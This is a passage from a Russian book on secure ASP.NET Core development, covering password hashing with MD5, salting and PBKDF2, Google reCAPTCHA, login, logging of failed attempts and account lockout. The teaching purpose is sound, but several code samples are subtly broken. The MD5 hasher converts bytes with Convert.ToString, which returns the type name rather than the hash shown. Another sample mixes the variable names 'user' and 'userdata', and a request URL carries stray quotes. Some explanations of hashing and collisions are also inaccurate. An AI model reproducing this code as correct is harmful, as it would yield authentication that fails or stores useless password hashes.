Я предпочитаю использовать готовые и имеющиеся в платформе решения, потому что их создавали профессиональные программисты, которые потратили много сил и времени на разработку и тестирование. Если попытаться реализовать какой-то алгоритм самостоятельно и совершить ошибку, то все затраты окажутся бессмысленными.

## 2.4.1. Хеширование

Более безопасным способом хранения паролей является вариант с их *хешированием* — с помощью функции, которая преобразовывает данные без возможности восстановить их исходную оригинальную версию.

Самый простой вариант показать хеширование — это деление без остатка. Допустим, что у нас есть числа от 0 до 100, и мы используем в качестве способа хеширования деление на число 10 без остатка. Получается, что числа от 0 до 10 дадут хеш-сумму равную 0, числа от 1 до 10 дадут число 1 и т. д. Теоретически это уже хеширование, потому что, зная хеш, мы математически не можем получить точное число, которое было зашифровано функцией хеширования.

Использование хеширования дает нам возможность не хранить оригинальный пароль — достаточно только сохранять в базе данных его хеш. Когда посетитель авторизуется и вводит свой пароль на странице входа на сайт, мы можем рассчитать хеш для введенных данных и сравнить их со значением хеша этого пароля в базе.

Допустим, оригинальный пароль — это 55, и в базе данных мы храним 5 (при условии, что функция хеширования здесь — это деление на 10 без остатка). Посетитель авторизуется и вводит свой пароль: 55. Мы рассчитываем хеш, который дает такой же результат: 5, и сравниваем эти значения. Но тут сокрыта проблема — слишком большое количество коллизий, потому что 10 различных чисел будут давать один и тот же результат.

Использование деления без остатка — ужасный способ с точки зрения хеширования паролей из-за коллизий, но хороший способ для иллюстрации хеширования на реальных цифрах.

## 2.4.2. MD5-хеширование

Долгое время надежным методом хеширования считался алгоритм MD5, который был практически стандартом ИТ-индустрии. Но несколько лет назад этот алгоритм перестал считаться безопасным, потому что и у него также нашлось много коллизий. Не так много, как у деления без остатка на 10, но все же достаточно для того, чтобы подобрать пароль.

И несмотря на то, что функция MD5 не рекомендуется более к использованию, я все же расскажу о ней здесь, потому что она отлично подходит для иллюстрации истории проблемы безопасности, а историю нужно знать и учить, чтобы не повторять ошибок прошлого.

MD5 — это функция хеширования, которая превращает строку произвольной длины в строку фиксированной длины из 128 битов. Обратное преобразование математикой невозможно, и, в отличие от функции деления без остатка, соседние числа будут иметь совершенно разные хеш-значения. То есть хеши для числа 1 и числа 2 будут совершенно разными, и поэтому MD5 лучше подходит для хранения паролей.

В .NET для работы с шифрованием имеется пространство имен `System.Security.Cryptography`, в котором есть класс `MD5`.

Далее я воспользуюсь в примерах простым интерфейсом `IEncrypt`, который будет просто хешировать пароли:

```
public interface IEncrypt
{
    string HashPassword(string password);
}
```

Возможная реализация этого интерфейса на C# с использованием MD5-хеширования будет выглядеть так:

```
public class Md5Encrypt: IEncrypt
{
    public string HashPassword(string password)
    {
        MD5 md5hash = MD5.Create();

        byte[] inputBytes = System.Text.Encoding.ASCII.GetBytes(password);
        byte[] hashBytes = md5hash.ComputeHash(inputBytes);

        return Convert.ToString(hashBytes);
    }
}
```

Если теперь запросить хеш для пароля `Test`:

```
IEncrypt encrypt = new Md5Encrypt();
string hash = encrypt.HashPassword("Test");
```

то функция вернет нам вот такое значение:

```
0C8C6611F5540BD0809A388DC95A615B
```

Обратно в слово `Test` этот код математическим путем превратить нельзя.

Отлично, теперь у нас в базе данных будет храниться вот такого типа абраcadабра, и когда посетитель станет авторизовываться, мы сможем хешировать введенное им значение по алгоритму MD5 и результат этого хеширования сравнить с тем, что хранится в базе данных. А если хакеры получат доступ к базе данных с хешами паролей, то они все равно никогда не узнают сами пароли.

Ну я бы не торопился говорить «никогда»... Дело в том, что хеш-сумма не меняется для одного и того же пароля. Это значит, что мы можем рассчитать MD5-суммы для всех возможных паролей и сохранить их в базе данных, где в таблице будут всего два поля: хеш-сумма и соответствующий ей пароль. Да, это получится достаточно большая база данных, но при нынешних ценах на компьютеры и жесткие диски такое вполне реально сделать. А если заставить целую сеть из компьютеров создать такую таблицу, то задача уже становится решаемой в короткий срок.

Существует сайт [www.md5online.org](http://www.md5online.org), на котором уже есть таблица соответствия различных значений MD5-суммам. Достаточно только загрузить страницу: <https://www.md5online.org>

[www.md5online.org/md5-decrypt.html](http://www.md5online.org/md5-decrypt.html), ввести там в соответствующее поле наш результат из недавнего примера: 0C8C6611F5540BD0809A388DC95A615B, и уже через секунду сайт покажет, что он нашел соответствие, и этой хеш-сумме соответствует слово Test.

Как сделать так, чтобы пароль был более безопасным и для него нельзя было сгенерировать таблицу готовых значений? Когда мы готовим какое-нибудь блюдо, то для придания ему вкуса мы иногда добавляем соль, если только это не десерт. Точно так же мы можем добавить что-то к паролю, и эту добавку так и называют — солью (salt). Тогда для каждого посетителя мы сможем генерировать уникальную последовательность, которая будет выполнять роль соли, — для этой цели неплохо подходит слово Guid. К полученной соли можно добавить пароль и только после этого получить уже уникальную хеш-сумму.

Новая реализация хеширования будет выглядеть следующим образом:

```
public string HashPassword(string password, string salt)
{
    MD5 md5hash = MD5.Create();

    byte[] inputBytes = System.Text.Encoding.ASCII.GetBytes(
        salt + password
    );

    byte[] hashBytes = md5hash.ComputeHash(inputBytes);

    return Convert.ToString(hashBytes);
}
```

Теперь функция принимает два параметра: пароль и соль. Вот пример использования новой функции:

```
string password = "Test";
string salt = Guid.NewGuid().ToString();

IEncrypt encrypt = new Md5Encrypt();
string hash = encrypt.HashPassword(password, salt);
```

В моем случае этот код сгенерировал новый Guid (соль): 903a3eab-6814-4a54-9bc9-db7d3a1bfbdd, который потом я объединил с паролем: 903a3eab-6814-4a54-9bc9-db7d3a1bfbddTest и получил хеш: E894F54CD537BFF4724E5CA3941B1178. Для дальнейшей авторизации я должен сохранить в базе данных и соль, и хеш.

Проверим эту хеш-сумму с помощью сайта [www.md5online.org](http://www.md5online.org) — введем ее на сайте и проверим, знает ли он, чему равна сумма. В результате я увидел: No result found in our database (В базе данных соответствия не найдено). Отлично! Получается, что и хакер не сможет найти оригинальное значение, и это прогресс, хотя даже такой подход считается не самым безопасным. Более безопасный, с точки зрения специалистов по безопасности, вариант мы рассмотрим в разд. 2.4.2.

Честно говоря, в моей реализации тоже вероятность проблемы минимальна. Дело в том, что я объединяю пароль с солью в одну строку и потом получаю MD5-сумму. Вероятность, что именно такая пара будет находиться на сайте [www.md5online.org](http://www.md5online.org), практически равна нулю, поскольку, чтобы сгенерировать два одинаковых Guid, нужно очень сильно постараться, — Microsoft создала алгоритм его создания так, что повторения практически невозможны. Создать такую базу данных, где будут все Guid, тоже невозможно.

Единственное, что может возникнуть, — это коллизия. Например, какое-то другое слово даст такую же хеш-сумму. Например: `903a3ea6-6814-4a54-9bc9-db7d3a1bf0ddTest` и слово `BlueCar` могут дать одну и ту же хеш-сумму `HASH`. Но от этого безопасность не пострадает. Если хакер декодирует `HASH` в `BlueCar`, он все равно не сможет авторизоваться на сайте, потому что в слове `BlueCar` нет соли.

Итак, когда посетитель авторизуется в системе, он вводит `email` и пароль, мы находим по `email` соль и хеш и проверяем, совпадают ли они. Допустим, что у нас есть следующая функция, которой передаются введенные посетителем `email` и пароль:

```
public async Task<bool> Authenticate(String email, String password)
{
    UserAuthModel user = await authenticationDAL.GetUser(email);
    IEncrypt e = new Md5Encrypt();
    if (userdata.password == e.HashPassword(password, userdata.salt)) {
        return true;
    }
    return false;
}
```

Пароль `userdata.password` — это хеш, по крайней мере, он должен быть таким. Функции `HashPassword` я передаю полученный пароль и соль, которая получена из базы данных. Если результат функции совпадает с тем, что сохранено, пользователь авторизован.

И это решение невозможно взломать с помощью перебора по словарю. Хеш рассчитывается для значения, в котором есть соль, и эта соль уникальна для каждого посетителя. Хакеры просто будут не в состоянии создать таблицы для каждого возможного Guid.

Я не буду полностью реализовывать это решение, потому что оно не является самым безопасным на текущий момент, с точки зрения специалистов, — это только идея, как может быть реализована проверка. В следующем разделе мы познакомимся с признанным вариантом проверки.

## 2.4.3. Безопасное хеширование

Поскольку хеш-коды слишком короткие, существует вероятность коллизии, и поэтому сейчас использование MD5 не рекомендуется. Вместо этого предлагаются к использованию алгоритмы SHA256 или даже SHA512.

Давайте рассмотрим более современную функцию, которую Microsoft предоставляет нам для хеширования паролей. Для этого я создал еще один класс: `Pbkdf2Encrypt`, который основан на том же самом интерфейсе и реализует функцию `HashPassword` следующим образом:

```
public string HashPassword(string password, string salt)
{
    MD5 md5hash = MD5.Create();

    byte[] saltBytes = System.Text.Encoding.ASCII.GetBytes(salt);

    return Convert.ToBase64String(KeyDerivation.Pbkdf2(
        password: password,
        salt: saltBytes,
        prf: KeyDerivationPrf.HMACSHA512,
        iterationCount: 100000,
        numBytesRequested: 512 / 8));
}
```

В результате будет создан намного более длинный хеш, который лучше защищен от коллизий:

68qBbsrlQix8G6dM3p2BKHSZHu1K2H9vh6I1RMa7txL5HL3mogL7Iv2RZrXJRpnFWAWaSdliyoJdMA  
2PMu6lw==

Мы также должны будем сохранять хеш и соль в базе данных и потом использовать эту информацию для аутентификации. Для хранения такого зашифрованного пароля нужно выделить достаточно пространства, потому что здесь аж 89 символов, так что я для примера выделил в базе данных 100 символов.

## 2.5. Создание посетителей

Теперь мы готовы создать посетителя с зашифрованным паролем и тут же авторизоваться на сайте.

В контроллере у нас уже есть метод для регистрации посетителя, который производит проверки данных:

```
[HttpPost]
[Route("/Register")]
public async Task<IActionResult> IndexPost(RegisterViewModel model)
{
    var emailError = await authentication.ValidateEmail(model.Email);
    if (emailError != null)
        ModelState.TryAddModelError("Email", emailError.ErrorMessage!);

    if (ModelState.IsValid)
    {
        await authentication.CreateUser(model.ToUserModel());
```

```
        return RedirectToAction("/");
    }
    return View("Index", model);
}
```

Для простоты реализации я для регистрации вызываю метод уровня бизнес-логики `CreateUser`, которому передается модель с данными, которые ввел посетитель.

Метод создания посетителя может выглядеть так:

```
public async Task<int> CreateUser(UserModel user)
{
    user.Salt = Guid.NewGuid().ToString();
    user.Password = encrypt.HashPassword(user.Password, user.Salt);

    int id = await authenticationDAL.CreateUser(user);
    this.Login(id);
    return id;
}
```

Здесь я генерирую новое значение соли, которое тут же используется для хеширования пароля, потому что, как это уже неоднократно подчеркивалось, в чистом виде пароль никогда не должен храниться.

Теперь мы готовы вызвать метод уровня работы с данными для непосредственного создания данных в базе `authenticationDAL.CreateUser` и метод бизнес-логики для входа на сайт `this.Login`, который пока просто сохраняет в сессии идентификатор текущего посетителя:

```
public void Login(int id)
{
    httpContextAccessor?.HttpContext?.Session.SetInt32("userid", id);
}
```

Пока процесс регистрации не полностью безопасен, но я хотел закончить цикл регистрации, чтобы далее мы могли уже рассуждать, имея конкретный пример, на котором можно тестировать безопасность.

## 2.6. Captcha

Форму регистрации нужно защищать от спама. Хакеры могут написать программу, которая будет автоматически загружать форму регистрации и генерировать посетителей в нашей базе данных. Впрочем, это не самая смертельная атака, потому что в большинстве случаев у нас в базе просто появятся мусорные аккаунты. Однако если хакер будет использовать для регистрации на сайте базу данных из реальных email-адресов, то он сможет зарегистрировать для них аккаунты, и когда реальные владельцы почтовых ящиков станут на этом сайте регистрироваться, они с огромным удивлением узнают, что аккаунты у них там уже есть. Это больше вопрос престижа...

От спама желательно защищать все формы, которые добавляют какие-то данные в базу, и для этого отлично подходит *капча* (CAPTCHA) — сокращение от Completely Automated Public Turing test to tell Computers and Humans Apart (полностью автоматизированный публичный тест Тьюринга для различия компьютеров и людей). Смысл этого теста в том, что он должен определять, кто выполняет операцию: человек или компьютер.

Вы можете придумать и реализовать собственную защиту от спама и поддерживать ее. Но компьютеры сейчас становятся все умнее, их программы умеют распознавать образы, а современный искусственный интеллект уже управляет автомобилями. Поэтому, чтобы эффективно с ними бороться, вам придется постоянно улучшать и совершенствовать свой тест.

## 2.6.1. Настраиваем Google reCAPTCHA

Если для вас написание тестов защиты от спама не является основным доходом, то вы можете просто использовать готовое решение, и лидером тут является компания Google. Она ежедневно борется с огромным количеством спама и поэтому добилась хорошего успеха в этом направлении.

Давайте рассмотрим, как реализовать капчу от Google (Google reCAPTCHA) на нашем сайте. Если вы зарегистрированы на сайте Google, то можете сразу перейти по следующему адресу: <https://www.google.com/recaptcha/admin/create> (рис. 2.4). Я воспользуюсь версией капчи v2, потому что она более наглядная и предоставляет возможность выбрать отображение на странице флагка **Я не робот**, установка которого вызовет появление всплывающего окна, в котором надо будет щелкать на картинках с определенным содержимым.

Этот подход проще тестировать: соберите картинки корректно, чтобы увидеть положительный результат на тест. Чтобы увидеть отказ, просто намеренно выберите неверные картинки. Невидимые проверки, которые используют более интеллектуальные подходы, сложнее в реализации.

При регистрации капчи нужно указать какой-либо домен, который имеет право устанавливать капчу. Вы не обязаны им владеть, но лучше сделать его каким-то уникальным, — я часто использую свои домены и добавляю в конец слово **test**. Например, у меня есть домен **flenov.ru**, и я часто использую его для локальных тестов. Для этой книги я выбрал домен **flenovbooktest.com**, который не принадлежит мне, но он достаточно уникален, поэтому я и добавил его при создании капчи.

По завершении настройки вам покажут ключ сайта и секретный ключ. Вы всегда можете получить доступ к ним в панели администратора на сайте Google. Я сразу же скопировал их и добавил оба значения в файл **appsettings.json** в корне нашего проекта:

```
"Captcha": {  
    "SiteKey": "6Ld8YIwIAAAVALwu",  
    "SecretKey": "6Ld8YIwIAAAAE23"  
}
```




Рис. 2.4. Регистрация Google reCAPTCHA v2

Теперь нужно добавить этот домен в hosts-файл вашей системы. У меня macOS, и я добавил следующую строку в файл `/etc/hosts`:

```
127.0.0.1    flenovbooktest.com
```

Если вы используете Windows, то hosts-файл этой системы находится в папке `Windows\system32\drivers\etc`.

Для обеих ОС вам нужно открывать этот файл от имени администратора, потому что он защищен.

При обращении к домену **flenovbooktest.com** браузер будет искать сайт на вашем компьютере. Запустите сайт как обычно, и в браузере появится URL, который будет содержать слово **localhost** и номер порта — в моем случае это **<http://localhost:43118>**. Теперь просто поменяйте **localhost** на **flenovbooktest.com** (при этом не меняйте и не убирайте номер порта) и загрузите сайт, используя этот домен.

Мы можем сделать так, чтобы сайт сразу загружался с нужным доменом. Перейдите в папку вашего проекта и в любом текстовом редакторе откройте файл `Properties\launchSettings.json`. Если вы используете для программирования Visual Studio, то можете открыть этот файл в этой среде.

Найдите в файле следующий параметр:

```
"applicationUrl": "http://localhost:51962",
```

Номер порта может отличаться, и таких URL может быть несколько в различных профилях. Замените `localhost` на выбранное вами имя домена `flenovbooktest.com`:

`"applicationUrl": "http://flenovbooktest.com:51962",`

Теперь при запуске сайта будет загружаться сайт с использованием этого домена.

## 2.6.2. Пример использования reCAPTCHA

Подготовительный этап закончен, пора приступать к программированию. Для начала открываем файл представления для формы регистрации (я расположил ее в файле `Views/Register/index.html`) и где-нибудь в конце файла добавляем следующие три строки:

```
@section Scripts {
    <script src="https://www.google.com/recaptcha/api.js"></script>
}
```

Здесь мы просим отобразить в секции `Scripts` HTML-код для загрузки JS-скрипта, который реализует Google reCAPTCHA. Эта секция должна быть в файле шаблона, и если ее там нет, то ее стоит добавить.

Теперь нужно добавить следующий HTML-код в то место, где вы хотите отобразить капчу:

```
<div class="g-recaptcha" data-sitekey="@ViewBag.CaptchaSitekey"></div>
<div class="error">@Html.ValidationMessage("captcha")</div>
```

Первая строка обязательна, и именно на ее месте будет отображаться капча. В атрибуте `data-sitekey` нужно указать ключ сайта, который вы должны были получить при регистрации на сайте Google. Мы его сохранили в файле `appsettings.json` и используем здесь.

Сейчас я немного перепрыгну на бизнес-уровень, а потом покажу, как я связываю все части этого пазла.

Для работы с капчей я создал интерфейс, чтобы использовать возможности паттерна инъекции зависимостей:

```
namespace MyBlog.BL.Auth
{
    public interface ICaptcha
    {
        string GetSitekey();

        Task<bool> ValidateToken(string token);
    }
}
```

У этого интерфейса два метода: `GetSitekey` возвращает ключ сайта, который нам необходим в представлении, а `ValidateToken` используется для проверки кода.

Когда мы отображаем форму, то JS-код reCAPTCHA отображает на странице все необходимое для того, чтобы посетитель мог подтвердить, что он не компьютер.

Эта информация сохраняется в браузере, но при отправке формы на сервер мы должны убедиться, что форма прислала корректные данные и они не подделаны хакером. Метод `ValidateToken` будет проверять код у Google. Этот запрос будет направляться к Google с вашего сервера, и хакер не сможет на него повлиять (по крайней мере он не должен иметь такой возможности).

Теперь посмотрим на реализацию этого интерфейса, которая будет работать с Google reCAPTCHA (листинг 2.1).

### Листинг 2.1. Проверка Google reCAPTCHA

```
public class GoogleCaptcha : ICaptcha
{
    private readonly string Sitekey;
    private readonly string Secret;
    HttpClient httpClient = new HttpClient();

    public GoogleCaptcha(string sitekey, string secret)
    {
        this.Sitekey = sitekey;
        this.Secret = secret;
    }

    public string GetSitekey()
    {
        return Sitekey;
    }

    public async Task<bool> ValidateToken(string token)
    {
        string url = "https://www.google.com/recaptcha/api/siteverify";
        var res = await
            httpClient.GetAsync($"'{url}'?secret={Secret}&response={token}");

        if (res.StatusCode != HttpStatusCode.OK)
            return false;

        string json = await res.Content.ReadAsStringAsync();
        GoogleTokenResult? tocketresponse =
            JsonSerializer.Deserialize<GoogleTokenResult>(json);

        return tocketresponse?.success == true;
    }
}
```

Самое интересное здесь находится в методе `ValidateToken`. Он направляет HTTP-запрос на сервер Google с двумя параметрами:

- `secret` — секрет Google reCAPTCHA;
- `token` — токен, который браузер направит нам вместе с запросом.

Далее проверяем статус запроса — если запрос прошел успешно, то мы смогли соединиться с Google-сервером и можно читать ответ. Он приходит в виде JSON-строки, в которой находится несколько параметров, один из которых: `success`. Если этот параметр равен `true`, то токен верный и перед нами человек — по крайней мере, Google так считает.

В JSON-ответе несколько параметров, но меня интересует только `success`, поэтому для десериализации ответа я создал простой класс только с нужным мне параметром:

```
public class GoogleTokenResult
{
    public bool success { get; set; }
}
```

Отлично, у меня есть бизнес-уровень с логикой проверки токена и есть представление, которое отображает капчу. Теперь нужно связать эти две части в контроллере:

```
ViewBag.CaptchaSitekey = captcha.GetSitekey();
bool isCaptchaValid = await
    captcha.ValidateToken(Request.Form["g-recaptcha-response"]);
if (isCaptchaValid)
{
    // здесь код создания пользователя, который мы уже рассматривали
}
else
    ModelState.AddModelError("captcha", "Incorrect Captcha");
return View("Index", model);
```

Вначале я сохраняю в `ViewBag` ключ сайта. Мы его используем в представлении. Потом я вызываю метод `captcha.ValidateToken`, где `captcha` — это бизнес-уровень, объявленный в контроллере как:

```
private readonly ICaptcha captcha;
```

Ключ приходит от пользователя в качестве параметра `g-recaptcha-response`, и именно его я передаю методу `ValidateToken`.

Прежде чем запустить проект, осталось только настроить инъекцию зависимостей в файле `Program.cs`:

```
builder.Services.AddSingleton<ICaptcha>
(x => new GoogleCaptcha(
    builder.Configuration["Captcha:SiteKey"],
    builder.Configuration["Captcha:SecretKey"])
);
```

Здесь я говорю, что если мы просим экземпляра `ICaptcha`, то должны создать экземпляр класса `GoogleCaptcha`.

Регистрация

Email

**Email обязательный**

Пароль

**Пароль обязательный**

Пароль должен:

- Минимум 10 символов
- Хотя бы одна маленькая буква
- Хотя бы одна большая буква
- Хотя бы один символ из !#\$%^&\*-

I'm not a robot  reCAPTCHA [Privacy](#) · [Terms](#)

**Зарегистрироваться**

© 2022 - MyBlog - [Privacy](#)

Рис. 2.5. Форма регистрации с Google reCAPTCHA

Теперь все готово — можно запустить приложение и протестировать его. Мой результат показан на рис. 2.5.

### 2.6.3. Отменяем капчу

Капча хороша, когда стоит на рабочих серверах. Но во время разработки не хочется каждый раз проходить тест на робота — мы и так знаем, что программисты не роботы, хотя иногда и закрадываются сомнения. Как сделать так, чтобы капча не работала для определенных случаев или окружений?

Я видел реализации, где была сделана привязка к домену, или прямо в классе `GoogleCaptcha` подставляли какие-то костыли. Но, на мой взгляд, самое элегантное решение — использование инъекции зависимостей. Мы работаем с интерфейсами и можем создать специальный интерфейс периода разработки:

```
namespace MyBlog.BL.Auth
{
    public class DevCaptcha : ICaptcha
    {
        public DevCaptcha()
        {
        }
    }
}
```

```
public string GetSitekey()
{
    return "";
}

public Task<bool> ValidateToken(string token)
{
    return Task.FromResult<bool>(true);
}
}
```

Это новый класс, который всегда возвращает положительный результат. Теперь мы можем в `Program.cs` сделать такую логику для инъекции:

```
if (builder.Environment.IsDevelopment())
    builder.Services.AddSingleton<ICaptcha, DevCaptcha>();
else
    builder.Services.AddSingleton<ICaptcha>(x =>
        new GoogleCaptcha(
            builder.Configuration["Captcha:SiteKey"],
            builder.Configuration["Captcha:SecretKey"]));
);
```

Если мы находимся в режиме разработки: `builder.Environment.IsDevelopment()`, то подключается `DevCaptcha`, которая отключает проверки. Если мы находимся в рабочем окружении, то проверка будет включена.

## 2.7. Авторизация

Посетители могут регистрироваться на нашем сайте, где теперь реализованы базовые и необходимые защитные механизмы. Я сделал все это за три дня — с учетом того, что мне еще нужно одновременно писать книгу, рассказывая о том, что я делаю.

Теперь пора потратить еще немного времени и реализовать авторизацию. Тут все немного веселее и даже интереснее, на мой взгляд.

### 2.7.1. Базовая авторизация

Сейчас после регистрации посетитель остается авторизованным, пока активна его сессия. Но стоит закрыть браузер, как он снова становится анонимным. Чтобы посетитель мог опять авторизоваться, давайте добавим новую страницу для входа на сайт.

Модель представления будет практически такой же, как и при регистрации:

```
public class LoginViewModel
{
    [Required(ErrorMessage = "Email обязательный")]
}
```

```
[EmailAddress(ErrorMessage = "Неверный email")]
public string? Email { get; set; }

[Required(ErrorMessage = "Пароль обязательный")]
public string? Password { get; set; }
}
```

Нам снова нужны адрес электронной почты посетителя и его пароль, для которых будет использоваться стандартная проверка через атрибуты. Создайте контроллер `LoginController` и представление, где посетитель будет предоставлять нужные нам данные.

Метод `HttpGet` будет простой — нужно только отобразить форму. А вот в методе `HttpPost` нам понадобится проверить авторизацию. Для этого в бизнес-слое я создал метод `Authenticate`, который возвращает `True`, если пользователь авторизован:

```
[HttpPost]
[Route("/Login")]
public async Task<IActionResult> IndexPost(LoginViewModel model)
{
    if (ModelState.IsValid)
    {
        var isAuthenticated = await authentication.Authenticate(
            model.Email!, model.Password!);
        if (isAuthenticated)
            return Redirect("/");
        else
            ModelState.TryAddModelError("Email", "Неверный Email или пароль");
    }
    return View("Index", model);
}
```

Вот непосредственно сам метод `Authenticate`:

```
public async Task<bool> Authenticate(String email, String password)
{
    UserAuthModel user = await authenticationDAL.GetUser(email);
    if (user.UserId == null)
        return false;

    if (user.Password == encrypt.HashPassword(password, user.Salt))
    {
        this.Login((int)user.UserId);
        return true;
    }
    return false;
}
```

Вобщем-то, всю теорию кода в этом методе мы уже обсуждали, когда говорили про регистрацию и хеширование пароля.

Сначала я ищу в базе данных посетителя с нужным email. Если в результате получен объект с `UserId`, равным `null`, то посетитель не найден и нам вернули объект для анонимного пользователя. В этом случае возвращаем `false`.

Потом проверяем пароль, и для этого нам нужно зашифровать введенный пользователем пароль с сохраненной в базе солью и использовать результат. Если результат совпадает со значением, которое указал посетитель, то он авторизован.

Это только начало авторизации, теперь нужно поговорить о ее безопасности.

## 2.7.2. Журналирование и защита от перебора

Нужна ли капча на странице авторизации? Я считаю, что нет, потому что она хотя и способна затормозить перебор паролей, но при этом создает посетителям проблемы при авторизации. Мы можем затормозить перебор паролей способом, более добрым по отношению к нашему посетителю и более эффективным.

В разд. 2.3.1 я упоминал, что специалисты по безопасности не хотят, чтобы мы показывали, есть ли реально в базе данных посетитель или его там нет. Если во время регистрации это создает проблемы, то во время авторизации они не столь сложные и легко снимаются. И все это легко решить с помощью журналирования, которое при авторизации нужно в любом случае, потому что позволит вам в случае взлома аккаунта понять, был ли это перебор. Мне однажды журнал очень помог определить начало атаки перебора по словарю.

Каждый раз, когда посетитель попытается авторизоваться, мы будем сохранять запись в таблице `FailedAttempt`:

```
create table [FailedAttempt] (
    FailedAttemptId bigint identity(1, 1) primary key,
    Email nvarchar(50),
    UserId int null,
    IP nvarchar(100),
    Created datetime
)
```

Здесь будут храниться:

- Email — адрес электронной почты;
- UserId — если посетитель ввел правильный email, то мы будем сохранять и ID посетителя;
- IP — IP-адрес посетителя;
- Created — время попытки.

Было бы неплохо сохранять еще и свойство `UserAgent` браузера посетителя и вообще как можно больше информации о попытке, но только не пароль. Пароли сохранять нельзя!

Метод авторизации изменится следующим образом:

```
public async Task<bool> Authenticate(String email, String password, String ip)
{
    UserAuthModel user = await authenticationDAL.GetUser(email);
    if (user.UserId == null)
    {
        await failedAttemptDAL.AddFailedAttempt(email, ip);
        return false;
    }
    if (user.Password == encrypt.HashPassword(password, user.Salt))
    {
        this.Login((int)user.UserId!);
        return true;
    }
    else
        await failedAttemptDAL.AddFailedAttempt(email,
            (int)user.UserId!, ip);

    return false;
}
```

Метод авторизации теперь получает три параметра (я добавил IP-адрес). В контроллере мы можем получить удаленный IP-адрес следующим образом:

```
Request.HttpContext.Connection.RemoteIpAddress?.ToString()
```

Когда метод принимает три и более параметров, я предпоготаю конвертировать параметры в класс модели, но в нашем случае оставлю три значения просто для того, чтобы исходный код изменялся последовательно.

Для работы с неудачными попытками я создал отдельный уровень доступа к данным: `failedAttemptDAL`, который будет сохранять и получать данные из таблицы `FailedAttempt`. Приводить его код я здесь не стану — вы его найдете в сопровождающем книгу файловом архиве.

### 2.7.3. Защищаемся от перебора

Журнал создан, и он сохраняет неудачные попытки авторизации, — теперь пора реализовать защиту от спама.

Очень часто на сайтах реализовывают блокировку аккаунтов, если посетитель сделает определенное количество неудачных попыток. Банки тоже могут реагировать на это весьма жестко — полностью блокировать аккаунт, после чего неудачнику придется звонить в службу поддержки и активировать аккаунт, общаясь с агентом, который задаст ему несколько уточняющих его личность вопросов.

Поддержка кол-центра — достаточно дорогое удовольствие, поэтому на обычных сайтах предпочитают блокировать аккаунт только на определенное время — например, на 30 минут. Представляете, что начнется, если Google станет полностью блокировать аккаунты после трех неверных попыток и посетителям придется зво-

нить в Google, чтобы разблокировать свой аккаунт? Я считаю, что вариант с временной блокировкой — вполне достойный. 30 минут задержки после каждого из трех неверных попыток значительно замедлят автоматический перебор паролей.

Для блокировки аккаунта не обязательно вводить новые свойства в таблицу посетителей — достаточно проверять наличие определенного количества провальных попыток входа за определенное время. В бизнес-логике метод проверки может выглядеть следующим образом:

```
public async Task<bool> IsAccountLocked(string email)
{
    // в реальном приложении параметры должны конфигурироваться
    int emailAttemptsMinutes = -30;
    int emailThreshold = 3;
    int count = await failedAttemptDAL.GetFailedAttemptByEmail(
        email, emailAttemptsMinutes);
    if (count > emailThreshold)
        return true;
    return false;
}
```

В этом коде два параметра объявлены прямо в методе только для наглядности. В реальном приложении параметры `emailAttemptsMinutes` и `emailThreshold` должны содержаться в конфигурационном файле или в любом другом хранилище параметров. Первый из них задает количество минут, в которые мы будем смотреть провальные попытки входа (в нашем случае — 30 последних минут). Второй параметр — количество ошибочных попыток. Если за 30 минут найдено три ошибки входа с указанным `email`, то считаем, что аккаунт временно заблокирован.

Теперь этот метод вызываем в методе авторизации перед всеми проверками, и чтобы пользователь увидел сообщение о блокировке, добавляем его в контроллер:

```
public async Task<IActionResult> IndexPost(LoginViewModel model)
{
    if (ModelState.IsValid)
    {
        bool isLocked =
            await authentication.IsAccountLocked(model.Email!);
        if (isLocked)
        {
            ModelState.TryAddModelError("Email", "Аккаунт заблокирован");
            return View("Index", model);
        }
        . .
        .
    }
}
```

Так мы защищаемся от подбора пароля для конкретного посетителя.

Но что, если кто-то получил базу данных имен и паролей с другого сайта? Хакеры не раз взламывали достаточно крупные сайты и выкладывали в сеть пароли посети-

телей. Достаточно взять эту базу и попробовать авторизовать каждого из них на нашем сайте — можете поверить, что выявится большая вероятность найти совпадения.

Можно добавить проверку, чтобы с одного и того же IP-адреса не было большого количества попыток, и у нас для этого есть в журнале необходимая информация. Я как-то использовал следующий вариант защиты, который отлично работал:

```
public async Task<bool> IsAuthRequestSecure(String ip)
{
    // в реальном приложении параметры должны конфигурироваться
    int ipAttemptsMinutes = -1;
    int ipThreshold = 3;

    int count = await failedAttemptDAL.GetFailedAttemptByIp(
        ip, ipAttemptsMinutes);
    if (count > ipThreshold)
        return false;
    return true;
}
```

